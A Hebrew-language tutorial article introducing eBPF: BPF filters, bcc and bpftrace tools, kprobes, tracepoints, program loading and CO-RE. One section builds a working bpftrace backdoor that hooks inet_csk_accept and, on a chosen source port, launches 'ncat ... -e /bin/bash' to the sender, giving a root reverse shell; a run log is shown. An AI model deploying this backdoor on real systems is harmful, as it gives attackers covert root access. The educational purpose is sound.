
eBPF - Zero to Hero

מאת ניר לוי

הקדמה

ב-CloudFlare, משתמשים ב-eBPF, בשביל למנוע ולזהות מתקפות DDoS. ב-Facebook, משתמשים ב-eBPF, בשביל לעשות ביזור עומסים. ב-Netflix, משתמשים ב-eBPF כדי לכתוב log-ים על תקשורת המכונות שלהם ב-AWS בשביל ניתוח קיבולות ו-security analysis (בפחות מאחוז שימוש ב-ICPU).

אז מה היא הטכנולוגיה המטורפת הזאת שמאפשרת את כל הטוב הזה? במאמר זה אתמקד בהיכרות עם eBPF, מה הוא נותן לנו, איך כותבים ומריצים וכמובן גם שימוש "זדוני". למאמר זה מומלצת היכרות בסיסית במערכות הפעלה ו-kernel בפרט.

מה זה BPF? (בלי e)

BPF הינו מנגנון בקרנל אשר מאפשר למשתמש להגדיר filter program ל-sockets כמו זה שמוצג בתמונה. BPF בשימוש בעיקר לתוכנות הסנפה כמו tcpdump. למה שנרצה להריץ את הקוד הזה בקרנל? מפני שריצה בקרנל מאפשרת יתרונות רבים על הרצת קוד ב-Usermode, היא מאפשרת לנו יעילות - בלי הצורך להגדיר ממשקים מול המשתמש, ריצה בקרנל חוסכת מאיתנו את התקורה של ה-context switch בעת קריאה ל-syscalls.

filter program היא כמו מכונה וירטואלית קטנה עם רשימה קטנה של opcodes, ופעולות שאפשר לבצע על המידע של הפקטה. בתמונה שמוצגת כאן הגדרתי כל מה שמגיע מהכתובת 192.168.1.1 לפורט 22. ניתן לראות שבעזרת הדגל "-d" הוצג למסך ה-bpf assembly instructions של ה-filter program.


הרצת tcpdump עם הדגל -d:

```

~ sudo tcpdump -n src 192.168.1.1 and dst port 22 -d
(000) ldh      [12]
(001) jeq      #0x800      jt 2    jf 14
(002) ld       [26]
(003) jeq      #0xc0a80101 jt 4    jf 14
(004) ldb      [23]
(005) jeq      #0x84       jt 8    jf 6
(006) jeq      #0x6        jt 8    jf 7
(007) jeq      #0x11       jt 8    jf 14
(008) ldh      [20]
(009) jset     #0x1fff      jt 14   jf 10
(010) ldxb     4*([14]&0xf)
(011) ldh      [x + 16]
(012) jeq      #0x16       jt 13   jf 14
(013) ret      #262144
(014) ret      #0
  
```

איך משנים / מרחיבים את הפונקציונליות של הקרנל?

הקרנל מספק לנו אבסטרקציה לחומרה ואפשרות לבקש ממנו דברים בעזרת system calls. במידה ורציתם לשנות דברים בקרנל יכולתם לכתוב מודול קרנלי או לשנות את הקוד מקור של הלינוקס קרנל לקמפל אותו מחדש והוא יהיה זמין רק עבורכם או מי ששלחתם לו את הקרנל המקומפל שלכם. (או לעשות PR בגיט ולקוות שליוס יאשר).



[התמונה נלקחה מ-eBPF.io]

עד ש-eBPF נכנסה לתמונה...



מה זה eBPF? (עם e)

הרבה שנים קדימה מאז ש-bpf נכנס לחיינו הגיעה טכנולוגיה מדהימה-eBPF. eBPF, מאפשרת לנו להריץ תוכנות ב-sandbox בקרנל, היא מאפשרת לנו לכתוב בפשטות קוד שרץ ב-context קרנלי מבלי הצורך לקמפל את הקרנל מחדש או לטעון מודול קרנלי.

eBPF, מאפשרת לנו לשים הוקים ל-syscalls ולפונקציות בקרנל לבצע מניפולציות (או גם רק להשקיף על הנעשה). eBPF, היא event-driven, כלומר, רצה בתגובה בתגובה לאירועים המתרחשים (עוד על זה בהמשך).

בתמונה הבאה ניתן לראות ש-eBPF מאפשר לנו להינות מהטוב של שתי העולמות - מצד אחד ניתן להריץ כלי eBPF מה-shell כ-binary ומנגד אנחנו נגישים להרבה מאוד מידע בקרנל. לא כמו מודול קרנלי שיכול לגשת ישירות אלה בעזרת helpers:

	Execution model	User defined	Compilation	Security	Failure mode	Resource access
User	task	yes	any	user based	abort	syscall, fault
Kernel	task	no	static	none	panic	direct
BPF	event	yes	JIT, CO-RE	verified, JIT	error message	restricted helpers

[התמונה נלקחה מהרצאה של Brendan Gregg]

אני מריץ קוד בקרנל זה לא מסוכן?

בניגוד לפיתוח מודול קרנלי שכנראה גרם לכם לקיפאון של מערכת ההפעלה מספר רב של פעמים. בטעינה של ה-eBPF הוא עובר דרך מנגון verifier שבדוק שהוא בטוח לריצה, למשל הוא בודק שהתוכנית תמיד תגיע לסיום ואין לולאה שרצה לתמיד, שאין מקומות בקוד שלא ניתן להגיע אליהם וגם מונע פעולות כמו השוואה של מצביעים אחד לשני.

למה ה-verifier כל כך משמעותי? כי אם רציתם היום להריץ בסביבת production של הלקוח שלכם kernel module שכתבתם כנראה שהוא היה מאוד חושש ופוסל את זה על הסף. אבל eBPF זה כבר סיפור אחר, eBPF פותח את הדלת למוצרים חדשים.



ל-NETFLIX למשל יש כ-150,000 מכונות וירטואליות של Ubuntu ב-AWS שכל אחת מהן עם eBPF 14 programs פעילות. כל אלה ביחד רואות כ-34 אחוז מתעבורת האינטרנט בארה"ב בלילה.

איך מתחילים?

כדי להתחיל נתקין `bcc` ו-`bpftrace tools`. נריץ כלים שמשתמשים ב-eBPF נתקין בעזרת הפקודות:

```
$ sudo apt-get update
$ sudo apt-get install bpfcc-tools bpftrace linux-headers-$(uname -r)

// For ubuntu 22 users:
echo "deb http://ddeb.ubuntu.com $(lsb_release -cs) main restricted universe
multiverse
deb http://ddeb.ubuntu.com $(lsb_release -cs)-updates main restricted universe
multiverse
deb http://ddeb.ubuntu.com $(lsb_release -cs)-proposed main restricted
universe multiverse" | \
sudo tee -a /etc/apt/sources.list.d/ddeb.list
sudo apt install ubuntu-dbg-sym-keyring
sudo apt update
sudo apt install bpftrace-dbg-sym
```

בואו נכיר כמה כלים שמשתמשים ב-eBPF

opensnoop


opensnoop מאפשר לנו לתעד את קריאות ה-open שמתבצעות במערכת הפעלה. למשל אם אני רוצה לראות את הקריאות open של כל תהליך שמכיל את המילה "python" אז אריץ אותו אני ובמקביל אני אפתח קובץ עם ipython.

```
sudo opensnoop.bt
```

```
~$ sudo opensnoop-bpcc -n python
In [1]: f = open("/tmp/digital_whisper.txt", "w")
```

ונוכל לראות את קריאת ה-open שנקראה מה-PID 7609 מהתליך שהשם שלו הוא ipython:

PID	COMM	FD	ERR	PATH
7609	ipython	17	0	/tmp/digital_whisper.txt



tcplife

tcplife, נכתב על ידי Netflix הוא מסכם לנו TCP sessions שנפתחו או נסגרו במהלך ה-tracing. כלי זה משתמש ב-tracepoint sock:inet_sock_set_state (עוד על tracepoints בהמשך):

```
# ./tcplife
```

PID	COMM	LADDR	LPORT	RADDR	RPORT	TX_KB	RX_KB	MS
22597	recordProg	127.0.0.1	46644	127.0.0.1	28527	0	0	0.23
3277	redis-serv	127.0.0.1	28527	127.0.0.1	46644	0	0	0.28
22598	curl	100.66.3.172	61620	52.205.89.26	80	0	1	91.79
22604	curl	100.66.3.172	44400	52.204.43.121	80	0	1	121.38
22624	recordProg	127.0.0.1	46648	127.0.0.1	28527	0	0	0.22
3277	redis-serv	127.0.0.1	28527	127.0.0.1	46648	0	0	0.27

[...]

בדוגמה הבאה ניתן לראות הורדה של קובץ עם scp (שלקחה 1.44 שניות):

```
# ./tcplife.py -L 22,80
```

PID	COMM	LADDR	LPORT	RADDR	RPORT	TX_KB	RX_KB	MS
8301	sshd	100.66.3.172	22	100.127.64.230	58671	3	3	1448.52

[מקור: https://github.com/iovisor/bcc/blob/master/tools/tcplife_example.txt]

BPFTrace

bpftrace הוא כלי נפוץ לכתיבת סקריפטים של eBPF הוא מאפשר מגוון של יכולות שאותם נראה בחלק זה. נתחיל כמובן עם Hello world או במקרה שלנו eBPF:hello

```
~ sudo bpftrace -e 'BEGIN { printf("Hello eBPF!\n"); }'
```

Attaching 1 probe...

Hello eBPF!

eBPF, מאפשרת לנו לשים hook-ים במקומות רבים בקרנל בעזרת מנגנונים מוכרים, נראה כמה מהם.

kprobe - הוא מנגנון בקרנל שמאפשר לנו לעצור באופן דינאמי בקוד בקרנל (למשל בכניסה לפונקציה מסוימת) ולעבור לפונקציה שלנו ולאחר מכן לחזור לפונקציה ולהמשיך ריצה. כדי לראות איזה kprobe נרשמו (registered) ניתן להריץ:

```
sudo less /sys/kernel/debug/kprobes/list
```

לא ניתן לשים הוקים בפונקציות שנכנסו ל-blacklist (פונקציות שמשתמשות במאקרו NOKPROBE_SYMBOL). כדי לראות מה נמצא ב-blacklist בגרסה ה-kernel שלכם אתם יכולים להריץ:

```
sudo cat /sys/kernel/debug/kprobes/blacklist
```

kretprobes - משתמש ב-kprobe אבל מאפשר לנו לעצור לפני החזרה מהפונקציה.



tracepoint - מאפשר לשים הוק שיקרא לפונקציה שלנו, ההבדל המרכזי בינו לבין ה-kprobe הוא שהמפתחים בקרנל שמים אותם בקוד לכן אנחנו מגדירים אותם כסטטים בניגוד ל-kprobe שהוא דינאמי. הקרנל מתחייב לשמור על tracepoint מגרסה ישנה גם לגרסאות החדשות, לכן אם אתם יכולים יש לכם אופציה לשים tracepoint רצוי שתשתמשו בו.

כדי לראות את כל ה-event-ים שאפשר להרשם אליהם נריץ:

```
sudo ls /sys/kernel/debug/tracing/events
```

uprobes - מאפשר לשים הוקים בתוכנה שרצה ב-user-space, כשהתוכנה מגיעה ל-breakpoint- שהגדרנו התוכנית תעבור להריץ את הפונקציה שהגדרנו כ-callback. כמו ב-kprobe גם ב-uprobes ניתן לשים uretprobes.

ה-bpftrace הראשון שלנו

זוכרים את opensnoop ממקודם? בואו נכתוב אחד פשוט בעזרת שורה אחת של bpftrace. תחילה נחפש tracepoints שיכולים להיות קשורים ל-open. נריץ:

```
sudo bpftrace -l 'tracepoint:syscalls:*open*'
```

כפי שאפשר לראות יש tracepoint לכניסה והיציאה ל-syscall של openat. צריך להריץ את ה-bpftrace כ- root או עם CAP_BPF:

```
~ sudo bpftrace -l 'tracepoint:syscalls:*open*'
tracepoint:syscalls:sys_enter_fsopen
tracepoint:syscalls:sys_enter_mq_open
tracepoint:syscalls:sys_enter_open
tracepoint:syscalls:sys_enter_open_by_handle_at
tracepoint:syscalls:sys_enter_open_tree
tracepoint:syscalls:sys_enter_openat
tracepoint:syscalls:sys_enter_openat2
tracepoint:syscalls:sys_enter_perf_event_open
tracepoint:syscalls:sys_enter_pidfd_open
tracepoint:syscalls:sys_exit_fsopen
tracepoint:syscalls:sys_exit_mq_open
tracepoint:syscalls:sys_exit_open
tracepoint:syscalls:sys_exit_open_by_handle_at
tracepoint:syscalls:sys_exit_open_tree
tracepoint:syscalls:sys_exit_openat
tracepoint:syscalls:sys_exit_openat2
tracepoint:syscalls:sys_exit_perf_event_open
tracepoint:syscalls:sys_exit_pidfd_open
```

איך ניתן לדעת את שמות הארגומנטים שאנחנו נגשים אליהם ב-openat? נריץ את הפקודה הבאה וכך נראה את הפרמטרים וה-type שלהם:

```
sudo cat /sys/kernel/debug/tracing/events/syscalls/sys_enter_openat/format
```

והפלט:

```
~ sudo cat /sys/kernel/debug/tracing/events/syscalls/sys_enter_openat/format
name: sys_enter_openat
ID: 638
format:
  field:unsigned short common_type;      offset:0;      size:2; signed:0;
  field:unsigned char common_flags;      offset:2;      size:1; signed:0;
  field:unsigned char common_preempt_count; offset:3;      size:1; signed:0;
  field:int common_pid; offset:4;      size:4; signed:1;

  field:int __syscall_nr; offset:8;      size:4; signed:1;
  field:int dfd; offset:16;      size:8; signed:0;
  field:const char * filename; offset:24;      size:8; signed:0;
  field:int flags; offset:32;      size:8; signed:0;
  field:umode_t mode; offset:40;      size:8; signed:0;

print fmt: "dfd: 0x%08lx, filename: 0x%08lx, flags: 0x%08lx, mode: 0x%08lx", ((unsigned long)(REC->dfd)), ((unsigned long)(REC->filename)), ((unsigned long)(REC->flags)), ((unsigned long)(REC->mode))
```

ולאחר מכן נבנה את ה-bpftrace שלנו:

```
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_openat /
comm=="ipynhon3" /{printf("%s %s\n", comm, str(args->filename)); }'
```

נריץ את השורה הבאה:

```
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_openat/comm=="ipynhon3"/{printf("%s %s\n", comm, str(args->filename));}'
Attaching 1 probe...
ipynhon3 /home/nirns/.ipynhon/profile_default/history.sqlite-journal
ipynhon3 /tmp/digital.txt
ipynhon3 /home/nirns/.ipynhon/profile_default
```


הדגל e- מגדיר את תוכנית ה-bpftrace שתרוץ. בשורה אנחנו עושים trap בכל כניסה ל-openat ובודקים האם ה-comm (כלומר שם התהליך) הוא ipynhon3. אם כן אנחנו נדפיס את שם התהליך ואת שם הקובץ.

הצלחנו!



cheat sheet נהדר של Brendan Gregg על bpftrace:

<https://www.brendangregg.com/BPF/bpftrace-cheat-sheet.html>



eBPF Backdoor

בואו נכתוב את תוכנית ה-eBPF, הראשונה שלנו דרך bpftool. ה-backdoor שנבנה ירוץ וכאשר יקבל פקטה מפורט מקור מוגדר מראש הוא יפנה לכתובת שממנה הגיעה הפקטה ויאפשר לה להריץ פקודות בהרשאות גבוהות (reverse shell).

את ה-hook שלנו נרצה לשים בפונקציה שנמצאת בתהליך ה-accept, בשביל שנרוץ כאשר נטורגר על ידי הפקטה בפורט הספציפי. נחפש kprobes בפונקציות שקשורות לזה ויכולות להיות מעניינות בעזרת bpftool:

```
sudo bpftool -l 'kprobe:*accept'
```

ונוכל לראות שם פונקציה נהדרת בשם inet_csk_accept. ניתן להיעזר גם בדוגמאות ב-repo, של bpftool הם שמם probes במקומות מאוד אטרקטיביים. ניצור קובץ חדש עם הסימנים bt, זה הסימנים של קבצי bpftool. נעשה include, כדי שנהיה נגישים ל-struct sock (מייצג socket בקרנל):

```
#include <net/socket.h>
```

ולאחר מכן נבנה את הפונקציה שתרוץ כאשר נצא מ-inet_csk_accept, נשתמש ב-kretprobe שעליו סיפרנו בחלק הקודם. בתור התחלה, נחליץ את ה-struct של ה-socket, ונשמור אותו במשתנה לשימוש בהמשך.

לאחר מכן, נבדוק האם מדובר ב-IPv4 אם לא אז נצא:

```
kretprobe:inet_csk_accept
{
    $sk = (struct sock *)retval;
    $inet_family = $sk->__sk_common.skc_family;
    if ($inet_family != AF_INET) {
        return;
    }
}
```

אם כן מדובר ב-IPv4 נחליץ את פורט המקור ונבדוק האם הוא מתאים לפורט שקיבלנו כפרמטר. גישה לפרמטר דומה ל-bash ונרשום \$1 וכך ניגש לפרמטר הראשון.

שימו לב שהפורט שב-struct, מיוצג ב-big endian ונדרש להמיר אותו ל-little endian. החל מגרסה 0.15 של bpftool יש פונקציה bswap שתעשה את זה בשבילנו. בגלל שהגרסה שיש ב-ubuntu package היא 0.14 אבצע את ההמרה ידנית ואז נשווה את התוצאה לפרמטר הראשון. אם הם שונים נצא, אחרת נמשיך:

```
$dport = $sk->__sk_common.skc_dport;
$src_port = (( $dport >> 8) | (( $dport << 8) & 0x00FF00));

if ($src_port != $1) {
    return;
}
```




שלב האחרון, נחליץ את ה-ip שממנו הגיעה הפקטה ונפנה אליו בעזרת ncat לפורט 1337 ונאפשר לו להריץ פקודות (נפתח reverse shell):

```
$daddr = ntop($sk->__sk_common.skc_daddr);  
time("%H:%M:%S ");  
printf("Got connection from %s on allowed port\n", $daddr);  
system("ncat %s 1337 -e /bin/bash\n", $daddr);  
}
```

כדי להריץ את קוד ה-bpftrace שלנו נשתמש בדגל --unsafe בשביל הפקודה system:

```
$ sudo bpftrace --unsafe ebpf_backdoor.bt {port_number}
```

נריץ את ה-Backdoor:

```
_ ebpf_backdoor sudo bpftrace --unsafe ebpf_backdoor.bt 9999  
Attaching 3 probes...  
Root Backdoor. Hit Ctrl-C to end.  
Allowed source port: 9999  
Got connection from 127.0.0.1 on allowed port
```

במקביל נפתח אצלנו האזנה על פורט 1337 בשביל לחכות לחיבור מה-backdoor כדי להריץ פקודות:

```
$ nc -l -k 0.0.0.0 1337
```


ונטרגר את ה-backdoor עם פורט מקור ספציפי:

```
$ nc {server_ip} 22 -p {port_number}
```

ונקבל את ה-Shell:

```
_ ~ nc -vv -l -k 0.0.0.0 1337  
Listening on 0.0.0.0 1337  
Connection received on localhost 45898  
whoami  
root
```

הצלחנו! כתבנו את תוכנית ה-eBPF הראשונה שלנו!





קישור ל-repo עם הקוד השלם:


https://github.com/NirLevy98/bpftrace_backdoor_example

איך eBPF נטען לקרנל?

ניתן לחלק את העבודה עם eBPF לחלק user mode ו-kernel mode. הקוד שב-user mode יכול להיכתב בשפות שונות (go, python, c ועוד) והוא אחראי על הטעינה שלו ועבודה איתו. כאשר אנחנו נטען eBPF יהיו מספר syscalls עיקריים:

```
fd_x = bpf(BPF_PROG_LOAD, ...)
fd_y = perf_event_open(...)
ioctl(fd_y, PERF_EVENT_IOC_SET_BPF, fd_x)
```

בהתחלה, יתבצע syscall בשם "bpf" עם הפרמטר BPF_PROG_LOAD בשביל להריץ את ה-verifier ולטעון את התוכנית. לאחר מכן, נריץ perf_event_open כדי לקבל file descriptor ל-event המתאים. ולבסוף, נשתמש ב-ioctl כדי לקנפג שבכל פעם שה-event יטורגר תוכנת ה-eBPF שלנו תרוץ:



[התרשים נלקח מ: <https://www.graplsecurity.com/post/kernel-pwning-with-eBPF-a-love-story>]



ניתן לחלק את העבודה עם eBPF למספר רמות (לפי הצורך)

1. שימוש בכלי eBPF כמו tcplife, opensnoop ועוד (עשינו)
2. לכתוב כלי eBPF בעזרת bpftrace (עשינו)
3. לכתוב תוכנה מורכבת לצרכים שלנו שתרוץ על מערכות שונות
ברוב הפעמים יספיק לנו השלב הראשון או השני.
אם אתם בכל זאת מטיבי לכת ומעניין אתכם להגיע לשלב שלוש אני ממליץ לכם להמשיך.

CORE - "Compile Once, Run Everywhere"

עולם הבעיה

ה-APIים בקרנל משתנים המון, וזה מקשה על היכולת לכתוב תוכנה שניגשת למידע עמוק ב-struts-ים בלי שהיא תישבר לנו כל כמה חודשים. הקוד שלנו רץ בקרנל ומשתמש ב-struts שונים כמו: sk_buff - המבנה המרכזי שמייצג פקטה. או למשל task_struct שמייצג process במערכת. בדוגמה הקודמת ניגשנו לשדה comm בתוך המבנה task_struct, השדה comm מייצג את שם התהליך (בדוגמה הקודמת השוונו אותו ל-ipython3).

אז איך הקוד שלנו בקרנל יודע למצוא את השדה comm? הרי בין גרסאות שונות ה-offset יכול להשתנות. איך אנחנו נדע שהקוד שלנו לא יקרא שדה אחר?

למשל אם רצינו לגשת לשדה fs של thread_struct בגרסת קרנל 4.6 היינו רושמים:

```
thread_struct->fs
```

קישור לקוד מקור:

<https://elixir.bootlin.com/linux/v4.6/source/arch/x86/include/asm/processor.h>

לעומת זאת בגרסת קרנל 4.7 (עבור 64 ביט) השם שלו השתנה ל-fsbase:

```
thread_struct->fsbase
```

קישור לקוד מקור:

<https://elixir.bootlin.com/linux/v4.7/source/arch/x86/include/asm/processor.h>

לא צריך להכיר את השדות עצמם אלה רק את העובדה שדברים משתנים בין גרסאות קרנל ויש הרבה מה לשים לב.

דוגמה נוספת היא כאשר מקמפלים את אותה הגרסה של הקרנל אבל עם קונפיגורציות שונות, זה יכול לשנות את השדות שיופיעו או לא יופיעו או את הסדר שלהם.

כאן נכנס לתמונה "CO-RE" - קיצור של "Compile Once, Run Everywhere".



CO-RE עוזר לנו, כמפתחים, לפתור בעיות תאימות (כמו לקרוא שדות מ-structs) בצורה פשוטה ובכך מאפשר לנו לקמפל פעם אחת ולרוץ "בכל מקום". נניח שאנחנו רוצים לחלץ מ-task_struct את ה-parent process id בעזרת CO-RE איך זה ייראה?

נשתמש ב-BPF_CORE_READ - MACRO:

```
struct task_struct *task;
task = (struct task_struct *)bpf_get_current_task();
e->ppid = BPF_CORE_READ(task, real_parent, tgid);
```

אז מה אנחנו רואים בדוגמה?

bpf_get_current_task - פונקציה שמחזירה לנו מצביע ל-task_struct מסוג task_struct. לאחר מכן נרצה לגשת ל-ppid. לכן נשתמש במאקרו-BPF_CORE_READ בשביל להשתמש בו נעשה include ל:

```
#include <bpf/bpf_core_read.h>
```

איך המאקרו עובד? הוא משתמש ב-BTF, שזה בעצם ה-kernel debug info, בשביל למצוא איפה השדות נמצאים ב-struct וככה לבצע את הרילוקציות.

ואם נרצה לדעת אם השדה הזה קיים לפני שנבצע את הקריאה? נוכל להשתמש ב-bpf_core_field_exists:

```
pid_t pid = bpf_core_field_exists(task->pid) ? BPF_CORE_READ(task, pid) : -1;
```

בשורה הזאת בדקנו האם למבנה task יש שדה pid (הוא מוודא גם את ה-types) ואם כן אז נקרא את task->pid אחרת נשים -1.

ואיך הוא יודע איפה והאם השדות נמצאים במערכת הזאת ספציפית?

vmlinux.h

כאן vmlinux.h נכנס לתמונה, מדובר בקובץ (header file) שמכיל את כל ה-type definitions של הלינוקס קרנל (בגרסה שלנו). למשל structs עם השדות שלהם וה-type שלהם. איך יוצרים את הקובץ vmlinux.h בעזרת הכלי הנהדר bpftool.

נריץ:

```
bpftool btf dump file /sys/kernel/btf/vmlinux format c > /tmp/vmlinux.h
```

נסתכל על הקובץ ונוכל לראות שהוא מכיל את השדות של ה-struct-ים שברקנל ובין היתר את השדה comm (שם התהליך) בתוך המבנה task_struct שמייצג תהליך. אם נחפש ב-vmlinux.h את task_struct נוכל למצוא בתוכו את המערך-comm, שמכיל את שם התהליך:

```
~ cat /tmp/vmlinux.h | grep "struct task_struct {" -A 260 | grep comm
char comm[16];
```

אוקיי אז הבנו שצריך להתאים את ה-eBPF ככה שהוא יעבוד בצורה מסוימת בין גרסאות, ושאפשר ליצור



קובץ vmlinux.h שעושה לנו את החיים קלים אבל איך משתמשים בו?

